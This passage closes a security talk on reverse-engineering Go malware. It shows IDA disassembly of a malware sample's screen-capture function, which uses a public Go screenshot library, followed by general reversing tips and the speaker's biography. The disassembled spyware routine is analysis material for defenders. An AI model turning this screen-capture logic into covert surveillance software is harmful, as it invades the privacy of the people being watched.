    return DefaultClient.Post(url, contentType, body)
}
```

GO MALWARE

main.handleScreenshot()

6D6683:

```
        ; CODE XREF: main_handleScreenshot+50↑j
mov     [rsp+0A8h+var_68], rdx
mov     [rsp+0A8h+var_A8], 0
call    github_com_kbinani_screenshot_GetDisplayBounds
mov     rax, [rsp+0A8h+var_90]
mov     rcx, [rsp+0A8h+var_98]
mov     rdx, [rsp+0A8h+var_A0]
mov     rbx, [rsp+0A8h+var_88]
mov     [rsp+0A8h+var_A8], rdx
mov     [rsp+0A8h+var_A0], rcx
mov     [rsp+0A8h+var_98], rax
mov     [rsp+0A8h+var_90], rbx
call    github_com_kbinani_screenshot_CaptureRect
mov     rax, [rsp+0A8h+var_88]
mov     rcx, [rsp+0A8h+var_78]
mov     rdx, [rsp+0A8h+var_80]
test    rdx, rdx
jnz    loc_6D685E
mov     [rsp+0A8h+var_50], rax
mov     rax, [rsp+0A8h+var_68]
mov     [rsp+0A8h+var_A8], rax
call    runtime_convT64
mov     rax, [rsp+0A8h+var_A0]
xorps  xmm0, xmm0
movups [rsp+0A8h+var_48], xmm0
lea    rcx, asc_7021E0 ; "\b"
mov    qword ptr [rsp+0A8h+var_48], rcx
mov    qword ptr [rsp+0A8h+var_48+8], rax
lea    rax, aDPng      ; "%d.png"
mov    [rsp+0A8h+var_A8], rax
mov    [rsp+0A8h+var_A0], 6
```

- Using an external Go library to capture desktop screen: <https://github.com/kbinani/screenshot>

□ FINAL THOUGHTS

- Reversing Go code is not hard, but certainly takes time as any other language.
- It's advisable to learn Golang programming and its respective concepts. In addition, investigating the Go source code is always interesting.
- During the analysis, it's recommended to focus on key functions and not trying to follow the intensive stack's manipulation.
- Go language has been constantly improved and all changes will be reflected on the final assembly code.
- No doubts, a good tool as IDA Pro/Home can save your time during the analysis.
- Keep reversing 😊

□ END

THANK YOU FOR ATTENDING MY TALK!

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- Security Researcher
- Speaker at SANS 2020
- Speaker at DEVCON 2020
- Speaker at DEF CON USA 2019
- Speaker at DEF CON USA 2018
- Speaker at DEF CON CHINA 2019
- Speaker at NO HAT 2019 (Bergamo)
- Speaker at HITB 2019 (Amsterdam)
- Speaker at CONFidence 2019 (Poland)
- Speaker at DevOpsDays BH 2019
- Speaker at BSIDES 2019/2018/2017/2016
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